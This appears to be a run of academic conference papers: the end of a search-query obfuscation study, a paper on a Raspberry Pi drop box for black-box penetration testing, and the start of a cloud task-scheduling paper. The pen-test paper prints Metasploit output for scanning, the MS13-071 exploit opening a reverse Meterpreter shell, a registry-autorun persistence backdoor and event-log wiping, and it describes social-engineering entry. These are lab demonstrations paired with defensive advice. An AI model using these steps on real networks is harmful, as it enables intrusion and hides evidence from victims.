Count	121	121
Mean	100.6363636	53.38016529
Mode	100	67
Median	101	52
Min	17	4
Max	148	108
StDev	14.9644022	24.09261858
Variance	223.9333333	580.45427
Standard Error (Mean)	1.3604002	2.190238053
Covariance	74.60105184	
Correlation	0.208643903	
Chi Square P Value	0	
T-Test	1.13004E-40	

The permutation of web search query types: In the case of the permutation of web search query types heuristic, the aim is to take advantage of the distortion caused by the different permutation of the query keywords to conceal user intent but at the expense of disregarding useful retrieved links associated with the original "*Toyota*" keyword. Yet still, one significant aspect that our preliminary results reveal is that various permutations of the web search query type have an effect on retrieved relevant results. For example the query *Q12* is of the formation, "*Acquire Toyota 2014 get Samsung Obtain shoes.com western civilization*"; *Q27* is of the formation, "*I want a Toyota, get Samsung phone, shoes.com, Nairobi Kenya, influence*". *Q12* and *Q27* do yield the least values in regards to relevant documents retrieved and the average precision. Though the main intended key search term by the user, "*Toyota*", is in the first segment of the query text, the search engine appear incapable of deciphering the obfuscation and retrieve the most relevant documents associated to "*Toyota*". Yet this result continues beyond queries *Q12* and *Q27*. Meanwhile queries *Q22* and *Q102* returned results of relevant retrieved documents at 74 out of 105 and 105 out of 111 correspondingly. The average precision results for queries *Q22* and *Q102* respectively returned values 0.735 and 0.916. The permutation of the web search query type NIT and IP were used for queries *Q22* and *Q120*, while NITP and NITPL were used for *Q12* and *Q27* in that order. The query *Q22* has the formation "*Samsung Obtain shoes.com Barack Obama Toyota*", the keyword "*Toyota*" is positioned at the end of the query text. Nevertheless, for query *Q102*, the formation is instinctive, "*Toyota 2014*". Queries *Q22* and *Q102* yield the highest retrieved relevant documents and uppermost average precision values, with query *Q102* returning a significant average precision value of 0.916. Nonetheless, while queries *Q22* and *Q102* yield some of the best results in terms of retrieved relevant documents, such yields come at the expense of privacy – signifying low user intent privacy. Finally, the process of the query formation indubitably plays an essential part in the retrieval of relevant documents, making it a challenge as to which query formation or permutation of the query type yields the most optimal results in context of privacy and usability.

V. CONCLUSION AND FUTURE WORK

Preliminary experimental outcomes from this study indicate that the permutation of web search query types heuristic might be an effective means of providing obfuscation and privacy for user intent. Preliminary outcomes indicate that web search query and intent privacy might be achievable from the user side using non-cryptographic means such as the suggested permutation of web search query types heuristic, without the requirement of third parties. However, the privacy versus usability challenge remains suggesting that more study is necessary on the formation of obfuscated web search queries in the context of both optimal privacy and usability. The practice of retrieving relevant documents yet preserving satisfactory levels of privacy also remain a challenge and necessitates a more comprehensive study that takes into consideration all aspects of security. Another issue is that trade-offs would be obligatory between user privacy and usability needs; yet finding optimal trade-off areas is another challenge. For instance, web search queries with lower levels of obfuscation might yield higher relevant retrieved documents but at the expense of revealing user intent and undermined web search privacy. Finally, it is essential that web search users and privacy custodians give considerable attention to the resource capabilities of search engines such as, computational, storage, query disambiguation, and semantic processing when employing any query obfuscation techniques. Search engines continuously analyze web search queries with the objective of decoding user intent by separating dummy from real queries. Consequently, a constant revision of search query obfuscation and permutation of query search types techniques would have to be done to prevent classification attacks, a topic to be investigated as part of our future. We intend to consider application of the suggested heuristic on big data and enterprise systems with multiple logged in users, simulating a real world scenario.

References

[1] M. Gordon and P. Pathak, “Finding information on the World Wide Web : the retrieval effectiveness of search engines,” vol. 35, 1999.

[2] S. Brin and L. Page, “The anatomy of a large-scale hypertextual Web search engine,” Comput. Networks ISDN Syst., vol. 30, no. 1–7, pp. 107–117, Apr. 1998.

[3] R. Ozcan, I. S. Altingovde, B. B. Cambazoglu, F. P. Junqueira, and Ö. Ulusoy, “A five-level static cache architecture for web search engines,” Inf. Process. Manag., 2011.

[4] R. Baeza-Yates and B. Ribeiro-Neto, Modern Information Retrieval. New York: ACM Press, 1999.

[5] A. Broder, “A taxonomy of web search,” ACM SIGIR Forum, vol. 36, no. 2, p. 3, Sep. 2002.

[6] M. Z. Ullah and M. Aono., “Query subtopic mining for search result diversification,” in IEEE International Conference of Advanced Informatics: Concept, Theory and Application (ICAICTA), 2014, no. 1, pp. 309–314.

[7] J. Zamora, M. Mendoza, and H. Allende., “Query intent detection based on query log mining,” J. web Eng., vol. 13, no. 1–2, pp. 24–52, 2014.

[8] K. Mivule, “Utilizing Noise Addition for Data Privacy , an Overview,” in Proceedings of the International Conference on Information and Knowledge Engineering (IKE 2012), 2012, pp. 65–71.

[9] A. Viejo, J. Castell, and O. Bernad, “Single-Party Private Web Search,” pp. 1–8, 2012.

[10] C. Mangold, “A survey and classification of semantic search approaches,” Int. J. Metadata, Semant. Ontol., vol. 2, no. 1, p. 23, 2007.

[11] V. Dang, W. B. Croft, and B. Croft, “Query reformulation using anchor text,” in Proceedings of the third ACM international conference on Web search and data mining., 2010, pp. 41–50.

[12] Y. Song, D. Zhou, and L. He, “Query suggestion by constructing term-transition graphs,” in Proceedings of the fifth ACM international conference on Web search and data mining - WSDM ’12, 2012, pp. 353–362.

[13] M. Gupta and M. Bendersky, “Information Retrieval with Verbose Queries,” in Proceedings of the 38th International ACM SIGIR Conference on Research and Development in Information Retrieval, 2015, pp. 1121–1124.

[14] L. Bing, W. Lam, T.-L. Wong, and S. Jameel, “Web query reformulation via joint modeling of latent topic dependency and term context.,” ACM Trans. Inf. Syst., vol. 33, no. 2, p. 6., 2015.

[15] A. Turpin and F. Scholer, “User Performance versus Precision Measures for Simple Search Tasks,” in Proceedings of the 29th Annual International ACM SIGIR Conference on Research and Development in Information Retrieval, 2006, pp. 11--18.

[16] M. Murugesan, “Providing Privacy through Plausibly Deniable Search ∗,” pp. 768–779.

[17] E. W. and J. Brawner, Discrete Mathematics for Teachers. IAP, 2010.

[18] N. Matsuda and H. Takeuchi, “Do Heavy and Light Users Differ in the Web-Page Viewing Patterns ? Analysis of Their Eye-Tracking Records by Heat Maps and Networks of Transitions,” Int. J. Comput. Inf. Syst. Ind. Manag. Appl., vol. 4, pp. 109–120, 2012.

[19] T. Joachims, L. Granka, B. Pan, H. Hembrooke, and G. Gay, “Accurately interpreting clickthrough data as implicit feedback,” in Proceedings of the 28th annual international ACM SIGIR conference on Research and development in information retrieval, pp. 154–161.

[20] Y. Matsuda, H. Uwano, M. Ohira, and K. Matsumoto, “An Analysis of Eye Movements during Browsing,” Human-Computer Interact. New Trends, pp. 121–130, 2009.

[21] B. Pan, H. a Hembrooke, G. K. Gay, L. a Granka, M. K. Feusner, and J. K. Newman, “The determinants of web page viewing behavior: an eye-tracking study,” in Proceedings of the ETRA ’04 Symposium on Eye Tracking Research and Applications, 2004, pp. 147–154.

Building a Penetration Testing Device for Black Box using Modified Linux for Under $50

Young B. Choi
Department of Science, Technology, and Mathematics
Regent University
Virginia Beach, VA 23464-9800
USA

Kenneth P. LaCroix
Department of Science, Technology, and Mathematics
Regent University
Virginia Beach, VA 23464-9800
USA

***Abstract*—This study analyzes the use of a Raspberry Pi (RPi) as part of a Penetration Tester's toolkit. The RPi's form factor, performance to cost ratio, used in conjunction with modified Linux, allows the RPi to be a very versatile product. Whatsmore, the RPi retails for $35 and is available from many hobby shops and on Amazon.com. Included in this research is the use of a virtual lab where the RPi is attached using an Ethernet connection. Simple attacks are carried out with a few suggestions for preventing this scenario from playing out in the real world.**

Keywords—Penetration Testing; Black Box; White Box; Modified Linux; Raspberry Pi (RPi); Kali Linux

I. Introduction

The RPi is a system board that runs on the ARM architecture and includes Raspbian, which is a modified version of Debian. The board is used for many purposes and is very popular in the maker community. Notable projects include a DIY cell phone, Quadcopter, and Smart Mirror [1]. While not released or designed with malicious intentions in mind, the RPi can nonetheless be used for such purposes. The system is an ARM computer, which can draw upon the freely available Linux ecosystem to install additional applications, such as those included in the Kali Linux system image, which will be used later in a demonstration.

II. Raspberry Pi

A. Raspberry Pi Form Factor

The RPi is roughly the scale of a credit card which allows the Penetration Tester (pen tester) to leverage the size in an on-site install. For example, the board could be mounted in a real Cisco switch or hub with the RPi plugged into a port [2]. The RPi could also be fitted into a power brick such as those used for printers or a fully functioning power strip. The advantage is that no one is likely to question or inspect a legitimate looking piece of networking or office equipment in the day-to-day bustle of the modern fast paced world environment. Left undisturbed and a constant power source, the RPi could sit on a network until discovered or malfunctions, which could be several months or longer. The pen tester could even implement a TXT system that executes commands [3].

B. Raspberry Pi Specifications

For its size and price, the RPi offers the power that a pen tester would need from an onsite drop box. A drop box is a term used for describing a computer system that is temporarily installed on site in which the tester uses to carry out the attack. An example of a drop box Operating System is PwnPi, which like the ARM version of Kali Linux, is intended for the Raspberry Pi [4]. The RPi v3 has a Quad-Core Cortex-A53 CPU @ 1.2Ghz, 1GB RAM, 1x Fast Ethernet, 802.11N, Bluetooth, and HDMI. See **Figure 1** [5].




Fig. 1. RPi Overview [6]

III. Penetration Testing

A. Kali Linux

Kali is Linux distribution that is focused on penetration testing and includes several hundred open source tools crafted to the task of a pen test. The distribution is available for download and has specific versions such as those for the RPi and Motorola Nexus platforms. Kali's predecessor was Backtrack which was a convergence of three other pen testing distributions [7]. Both Kali and now the defunct Backtrack have a patched kernel to support Wi-Fi injection, which is the process of spoofing packets, so they appear to that of regular network traffic. The process of getting Kali Linux on a Secure Digital (SD) card is straightforward and not complicated, but not covered in this paper. The process mostly involves transferring a Kali Linux system images to the SD card and booting up the RPi to update and install packages.

B. White Box

White box pen testing is an authorized security audit of a system(s). Prior knowledge has been granted, and the appropriate assurances are in place for either an inside person or a third party to try and hack or assess the target. White box testing is "overt" [8] in the sense that since prior authorization has been granted and the companies IT personnel know you are coming, the attacker can be as loud and visible as need be to perform the assessment. In other words, the attacker can run deafening attacks such as port scanning and brute forcing.

C. *Black Box*

This form testing is the opposite of White Box. An attacker who is performing a Black Box pen test needs to have stealth and not have their cover blown. Access has been granted by those at the top of the company, but lower level employees are not aware. For example, an agent participating in this type of test is bound by law but has been given permission to enter the building to try and infiltrate a system or network. An attack vector might be for the agent to bring an RPi onsite and find a good Ethernet jack. The agent would then hook up and hide the RPi using the methods discussed earlier. The agent could then communicate with the machine either through the Internet, TXT messages or SSH for example, or locally via Wi-Fi.

IV. Lab

For our research and demonstration of pen testing, a home lab was set up. The lab consists of six Virtualized Machines (VMs): 1x Windows Server 2012, 1x Windows 8, 1x Windows 7 and 3x Windows XP. The host computer is a Windows 10 eight-core system with 16GB of RAM. For DHCP, a hardware router hands out both static and dynamic IP's in the 172.16.42.1/24 range. A hardware managed switch is used with one Ethernet running from the host to the switch, all of the VM's are set to bridge the one Ethernet connection. The raspberry pi will be the attack and configure to establish a connection out of the network to a relay machine. See **Figure 2**.




Fig. 2. Lab Network Layout

A. *Boise Automotive Repair Group (BARG)*

For our research, a fictitious company, BARG, was created. BARG is currently a one site facility with five employees. The employees are a CEO, VP, Sales Manager, Office Personnel and Accounting Manager. BARG does not have a dedicated IT staff, rather the company's IT is outsourced to an unnamed company. The outsourced IT company supplied BARG with five machines and a Windows Server 2012.

B. *Attack Senarios with Bring Your Own Device (BYOD) and Small Business*

Tacitly it is known that most small businesses have a small budget. To reduce cost and increase employee happiness [9] a company may wish to institute a BYOD policy. Such a system will allow and encourage company employees to bring their technology into the business setting to access company information; sometimes that information may be critical such as confidential records, databases, etc. BYOD devices will need a way to access this information, usually via Wi-Fi or Ethernet. The RPi has both Ethernet and Wi-Fi.

V. Hacking Phases

There are five phases of hacking: Reconnaissance, Scanning, Gaining Access, Maintaining Access, and Cover Tracks [10]. During phase one, the hacker may employ various reconnoitering tactics. For example, the attacker may dumpster dive, physically visit the victim, search the Internet for information, etc. The second phase involves using tools that scan the victim from the Internet or internally on the LAN for vulnerabilities or open ports. The third step involves taking information such as vulnerabilities found and exploiting them. An attacker may use custom code premade exploits or even a Denial of Service (DoS) or Buffer Overflow, the attacks might be active or passive [11]. The fourth phase involves actions an attacker would use to keep the new access to the machine or network as long as it is needed. A backdoor such as Trojan might be utilized. The fifth and last step involves steps the attacker would use to erase evidence that an intrusion occurred. Evidence can come in many forms such as system logs, packet captures, binaries, etc.

VI. Attack on BARG

In our research, we will assume that BARG has gone to an outside source and hired the services of a security consultant. BARG's CEO agrees that a small scale black box test would be needed to understand the need for tighter information security controls. The expert hired for the job, hereafter "the attacker," argues that by exposing the bad security practices, management at BARG will be motivated to spend the limited money they have to increase their network and computer security. Before the consultant was hired, BARG instituted the BYOD policy, and all employees were allowed to attach their technology via wired or wireless access. Since this is a black box test, the consultant does not know anything about BARG's network or computers.


A. *Phase 1 – Reconnaisance*

Upon cursory inspection during a site visit posing as a customer, the attacker notices several Ethernet and power jacks that he could use to plug in and power an RPi. For example, a VOIP phone often has a USB and Ethernet ports. An attack route is identified, and the attacker prepares the RPi. After the RPi is set up, the attacker returns to the BARG office and poses as a custodian and is not questioned by the staff as they leave for the day. Dressing the part and having a believable story is an example of social engineering as people are often more trusting of a person if they are dressed in the appropriate attire and look official. The RPi is installed and set to create a reverse SSH tunnel [12] to an intermediary under the control of the attacker.

B. Phase 2 – Scanning


Nmap and Metasploit are two open source pen test tools that are user-friendly. Nmap is a port scanner with various scan profiles such as "Stealth" and scanning of all ports on a host, not just the regular 1000 that are usually examined. Metasploit is a framework that includes the ability to execute exploits on vulnerabilities and more. The structure also includes the Meterpreter shell which can connect back from the victim to the attacker. From the RPi, Nmap can be used, and the results can be written to file, See **Figure 3**.

Scanning is about information gathering, so the attacker will want to know as much as possible about the network and the computers connected. One way to fingerprint the Operating System that the computer is running is via the Server Message Block (SMB) protocol that Windows uses to communicate with other computers on the network. SMB can be used for file sharing and printing, among other tasks. SMB runs at the application layer or presentation layer. Metasploit has a module for this purpose, see **Figure 4**. From the scan, we can see that one of the computers is running Microsoft Windows XP SP3 which has since been unsupported by Microsoft, which could mean that this equipment is not properly patched. Unpatched systems can contain vulnerabilities that could be exploited.




```
msf > nmap -v -sV 172.16.42.0/24 -oA BARG
[*] exec: nmap -v -sV 172.16.42.0/24 -oA BARG


Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-17 17:52 UTC
NSE: Loaded 35 scripts for scanning.
Initiating ARP Ping Scan at 17:52
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 17:52, 1.93s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 17:52
Completed Parallel DNS resolution of 255 hosts. at 17:52, 0.05s elapsed
```

Fig. 3. Using Nmap in Metasploit



```
msf auxiliary(syn) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 172.16.42.1-100
seRHOSTS => 172.16.42.1-100
t msf auxiliary(smb_version) > set THREADS 11
run
THREADS => 11
msf auxiliary(smb_version) > run

[*] 172.16.42.2:445       - Host is running Windows 10 Pro (build:14393) (name:VISHERA) (domain:WORKGROUP)
[*] 172.16.42.11:445      - Host is running Windows XP SP3 (language:English) (name:BARG-C2) (domain:DC01)
[*] Scanned  10 of 100 hosts (10% complete)
[*] 172.16.42.15:445      - Host is running Windows 8 Pro (build:9200) (name:BARG-C3) (domain:DC01)
[*] 172.16.42.14:445      - Host is running Windows 7 Professional SP1 (build:7601) (name:BARG-C5) (domain:DC01)
```

Fig. 4. SMB Version Scan from Metasploit



```
msf exploit(ms13_071_theme) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.16:80
msf exploit(ms13_071_theme) > [*] Server started.
[*] Malicious SCR available on \\172.16.42.16\RyPy\msf.scr...
[*] Creating 'msf.theme' file ...
[+] msf.theme stored at /root/.msf4/local/msf.theme
[*] Sending stage (957999 bytes) to 172.16.42.13
[*] Sending stage (957999 bytes) to 172.16.42.13
[*] Meterpreter session 1 opened (172.16.42.16:80 -> 172.16.42.13:1512) at 2016-
09-17 20:01:55 +0000
```


Fig. 5. Exploiting MS13_071 to Gain Access

C. Phase 3 – Gaining Access

The attacker gained access to the Windows XP machine using MS13-071, which is detailed in a security bulletin on the Microsoft website [13]. This exploit relies on a vulnerability in how Windows handles theme files in Windows XP and Windows Server 2003. The vulnerability specifically occurs when an item is specially crafted to call a malicious screensaver file, which can be a backdoor or virus [14]. The theme file can be stored on a network share where a user can be socially engineered to install the theme. Other social engineering examples are posing as a member of IT in which the user is instructed to launch the file, spamming or phishing the file via email and so on. For the exploit to be successful, the theme needs to be run by the user and cannot be executed remotely. Once access is gained, Meterpreter offers complete control of the machine. The attacker can create, delete, modify files, take screenshots, and so on. See **Figure 5**.


D. Phase 4 – Maintaining Access

The attacker may want to have a persistence backdoor to the system where if the user reboots the machine or loses connection, a shell will reopen, allowing the attacker to continue to compromise the computer. Using the shell access gained earlier, Meterpreter offers a persistence option that starts a reverse Multi-Handler on the port specified, generates and uploads a Visual Basic file and modifies the system registry to auto launch the connection. The persistence program offers the ability to customize the port, the location of the payload, the interval a new connection is established and the IP address of the attacker's machine. Uploading and executing files are two standard features using Meterpreter. So another way to maintain access might be to upload another program like NetCat or a separate payload that is encrypted and thus undetectable. See **Figure 6**.



```
meterpreter > run persistence -A -S -X -p 1234 -i 10 -r 172.16.42.16
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/BARG-C1_20160917.5836/BARG-C1_20160917.5836.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.42.16 LPORT=1234
[*] Persistent agent script is 99680 bytes long
[+] Persistent Script written to C:\DOCUME~1\rnixon\LOCALS~1\Temp\KhrQxksR.vbs
[*] Starting connection handler at port 1234 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\DOCUME~1\rnixon\LOCALS~1\Temp\KhrQxksR.vbs
[+] Agent executed with PID 808
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNzBJDpL
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNzBJDpL
[*] Installing as service..
[*] Creating service PQicuTAA
[*] Meterpreter session 9 opened (172.16.42.16:1234 -> 172.16.42.13:1092) at 2016-09-17 20:58:45 +0000
```

Fig. 6. Manipulating the System for Persistence Backdoor Access



```
meterpreter > clearev
[*] Wiping 77 records from Application...
[*] Wiping 398 records from System...
[*] Wiping 0 records from Security...
```

Fig. 7. Clearing the System Logs

E. Phase 5 – Erase Evidence of a Break-in

The final step of hacking involves the attacker erasing condemning evidence that the attacker was on a system or network. This last step is crucial as after a hack is discovered the first step is to image servers or computers to keep this data from being seen or recovered. The shell, previously opened, Meterpreter has a command, "clearev" which will delete the Windows logs including Application, Security, and System. Other actions the attacker may want to take is closing connections, wiping the attacking system, keeping communications to a minimum, etc. See **Figure 7**.

VII. Risks of a Relaxed Computer and Network Security Posture

The fictional company BARG hired a security consultant to help assess its security posture. However, many small businesses do not have the funds to provide this service and may view it as a luxury to be able to have an expert come in. In fact, some small business may rely on family friends or the in-family "expert" to help set up the IT. The problem with this method, while cost effective, is that this person may not have the training or expertise to set up a proper small business network. Rather, the setup is a home network that is used for business. Setting up this way exposes the company to huge risks that at its worst can destroy and financially harm the business. For example, in 2013, CryptoWall, a malware that encrypts user files and demands a ransom payment, had over twenty-two thousand infections [15]. The cost of an infection of CryptoWall can be staggering, especially if the business didn't properly maintain backups.

VIII. Prevention

A. Network Isolation

One reliable avenue for prevention and protection in computer networking is network isolation. In the case of BARG, a first step might be separating conventional work computers and those that may have a connection to a guest Wi-Fi. Going further, BARG could implement VLANs for those work computers that hold especially sensitive data such as accounting, payroll, and customer databases.

B. User Education

Educating users on the importance of what viruses and malware are and their effects is tantamount. In the case of BARG, if the payroll computer was infected in 2013 with CryptoWall, there is little recourse but either restore from backups if they have them or pay the ransom as not doing so leaves the payroll data in an unusable state. Phishing is a grave threat to any company and some services such as https://knowb4.com can simulate Phishing to educate users. Uneducated users and weak network security only enhance malware such as CryptoWall's ability to infect and encrypt important files. Updating the firmware of devices is another preventative measure that can keep attackers, inside and outside of the network from exploiting vulnerabilities.

C. Backups

Properly verified backups can keep a company from experiencing the worst day of its existence or just become a disruption. Everybody, including everyday users, should have a scheduled backup system in place, not only to guard against intruders, malware, and viruses but also to cover for unexpected events including fires and flooding. For BARG, a Network Attached Storage (NAS) with disk redundancy and physical or cloud offsite backups would help protect vital information.

D. Physical Security

In the case of BARG, where the attack vector was the initial install of a miniaturized computer, physical security is one way to prevent this from occurring, but admittedly hard when you are an auto repair facility with customers coming in and out. Cameras offer a vital option as a deterrent as well as vigilant staff to ensure that if something looks out of place, bring it to the attention of IT.

IX. Conclusion

In conclusion, the RPi is an example of a physical device that once attached to a network can reconnoiter, attack, pilfer and hack into devices via Metasploit and other tools. The size of the RPi is advantageous to an attacker because the unit can easily be disguised in power bricks, hidden behind plants and desks. Unknowledgeable users are unlikely to question the device so long as the installation does not cause problems or is incredibly evident. As computers continue to miniaturize, the threat will grow. And as technology is ubiquitous today, every business has an interest in having the right controls and procedures in place such as backups, user education, upgrading and maintaining hardware and software.

References

[1] Crider, M. (2016, May 10). Think the Raspberry Pi is underpowered? Here's 10 projects that prove you wrong. Retrieved September 15, 2016, from http://www.digitaltrends.com/computing/raspberry-pi-projects/

[2] Muniz, J., & Lakhani, A. (2015). Penetration Testing with Raspberry Pi. Packt Publishing.

[3] Paganini, P. (2013, June 22). Raspberry Pi as physical backdoor to office networks. Retrieved September 15, 2016, from http://securityaffairs.co/wordpress/15471/hacking/raspberry-pi-as-physical-backdoor.html

[4] Abramov, E., Kobilev, M., & Makarevich, O. (2013, November). Using quadrocopter as a pentest tool. *In Proceedings of the 6th International Conference on Security of Information and Networks (pp. 404-407).* ACM. Chicago

[5] Raspberry Pi 3 is out now! Specs, benchmarks & more - The MagPi Magazine. (2016, March 12). Retrieved September 16, 2016, from https://www.raspberrypi.org/magpi/raspberry-pi-3-specs-benchmarks/

[6] Scargill, P. (2016, March 01). Scargill's Tech Blog. Retrieved December 25, 2016, from http://tech.scargill.net/raspberry-pi-3-grand-opening/

[7] Ali, S. (2014). *Kali linux: Assuring security by penetration testing.* Place of publication not identified: Packt Publishing Limited.

[8] Engebretson, P. (2013). The basics of hacking and penetration testing: ethical hacking and penetration testing made easy. Elsevier.

[9] Madzima, K., Moyo, M., & Abdullah, H. (2014, August). Is bring your own device an institutional information security risk for small-scale business organisations? In 2014 Information Security for South Africa (pp. 1-8). IEEE.

[10] Prasad, M. R., & Manjula, B (2014, November). Ethical Hacking Tools: A Situational Awareness. *IJETCSE SSN, 0976-1353*.

[11] Mortensen, Casey, Ryan Winkelmaier, and Jun Zheng. "Exploring Attack Vectors Facilitated by Miniaturized Computers." Proceedings of the 6th International Conference on Security of Information and Networks - SIN '13 (2013): 203-09. ACM Digital Libary. Web. 8 Sept. 2015. < http://dl.acm.org/citation.cfm?id=2527002&CFID=711358533&CFTOKEN=65687872>

[12] Jack. (2013, May 08). Raspberry Pi: Phoning Home Using a Reverse Remote Ssh Tunnel. Retrieved September 16, 2016, from https://www.tunnelsup.com/raspberry-pi-phoning-home-using-a-reverse-remote-ssh-tunnel

[13] Microsoft Security Bulletin MS13-071 - Important. (2013, September 10). Retrieved October 27, 2016, from https://technet.microsoft.com/en-us/library/security/ms13-071.aspx

[14] Vazquez, J. (2013, September 25). Change the Theme, Get a Shell: Remote Code Execution with MS13-071. Retrieved September 17, 2016, from https://community.rapid7.com/community/metasploit/blog/2013/09/25/change-the-theme-get-a-shell

[15] Jarvis, K. (2013, December 18). Cryptolocker Ransomware. Retrieved September 19, 2016, from https://www.secureworks.com/research/cryptolocker-ransomware

Analysis of Particle Swarm Optimization and Genetic Algorithm based on Task Scheduling in Cloud Computing Environment

Frederic Nzanywayingoma
School of Computer and Communication Engineering
University of Science and Technology Beijing
Beijing, China

Prof. Yang Yang
School of Computer and Communication Engineering
University of Science and Technology Beijing
Beijing, China

***Abstract*—Since the beginning of cloud computing technology, task scheduling problem has never been an easy work. Because of its NP-complete problem nature, a large number of task scheduling techniques have been suggested by different researchers to solve this complicated optimization problem. It is found worth to employ heuristics methods to get optimal or to arrive at near-optimal solutions. In this work, a combination of two heuristics algorithms was proposed: particle swarm optimization (PSO) and genetic algorithm (GA). Firstly, we list pros and cons of each algorithm and express its best interest to maximize the resource utilization. Secondly, we conduct a performance comparison approach based on two most critical objective functions of task scheduling problems which are execution time and computation cost of tasks in cloud computing. Thirdly, we compare our results with other existing heuristics algorithms from the literatures. The experimental results was examined with benchmark functions and results showed that the particle swarm optimization (PSO) performs better than genetic algorithm (GA) but they both present a similarity because of their population based search methods. The results also showed that the proposed hybrid models outperform the standard PSO and reduces dramatically the execution time and lower the processing cost on the computing resources.**

Keywords—Execution Time; Task Scheduling Algorithms; Particle Swarms (PSO); Genetic Algorithm (GA); Virtual Machines (VMs)

I. Introduction

Cloud computing[1] is the delivery of computer services and resources including networks, data storage space, computer processing power, specialized corporate and user applications over the internet. Cloud computing models allow cloud users to use software and hardware that are managed by cloud providers without knowing which servers are in use to deliver service or knowing their exact physical locations where their data are stored. The cloud providers provide services that can be grouped into three models: Software as a Service (SaaS), Platform as a Service (PaaS), and Infrastructure as a Service (IaaS).

Service is a very important concept in cloud computing environments. Service is used to illustrate the details of a resource within the cloud. Cloud services and resources are registered within one or more cloud Information Servers. The cloud users send the requests to the scheduling task manager. Then after the scheduling task manager receives the service requests from the users tracks the available active resources to assign the services. The services are executed depending on the task scheduling strategies.

A service requests may be any online file storage, online business applications, social media sites, any software access and execution or any data processing. We define a task as a request for a task of the contracted application that may require a defined amount of resources and the creation of a virtual machine to support the application. Scheduling is the matter of assigning tasks to machine to achieve their work. It is used to decide which of the outstanding requests is to be allocated resources. A task scheduling is defined as a set of rules that decide the tasks to be executed at a particular time[2].

Scheduling is a challenging problem in cloud computing environment. As mentioned in [3, 4] task scheduling is NP-complete problem that requires heuristic methods. The work[5] presents a particle swarm optimization (PSO) based heuristic method to schedule tasks in Cloud resources that takes into consideration both execution time and computing cost. Other three existing basic heuristic methods inspired from nature for cloud computing such as Genetic Algorithm(GA), Simulated Annealing(SA) and Tabu Search(TS) heuristics for cloud task scheduling were presented in several works[6, 7],[8, 9], and[10]. PSO works well in solving global optimal problems and it has a good ability of global searching and was applied in other areas like neural network, system analysis, design, robotics, and so on. This work uses a comparison approach between two nature inspired heuristic methods, PSO and GAs algorithms applied in task scheduling to minimize the two parameters mentioned above simultaneously. Another notable advantage of PSO and GA is that they perform better in problems for which the searching space is complex - those where the objective function is discontinuous, changes over time, or has many local optima[11]. PSO and GA have both characteristics of exploring simultaneously different parts of the solution space, area less prone to converge to these local optima. GA and PSO are flexible to handle constraints which may be implemented more easily, when comparing to the `standard' optimization techniques. PSO is a population consisting of various particles, with each particle representing a solution.

This research was sponsored by the Student Financing Agency of Rwanda and National Science Foundation of China (Grant Nos. 61202508, 61272432, 61370132, 61472033, and 61370092, Fundamental Research Funds for the Central Universities [FRF-TP-14-045A2]).

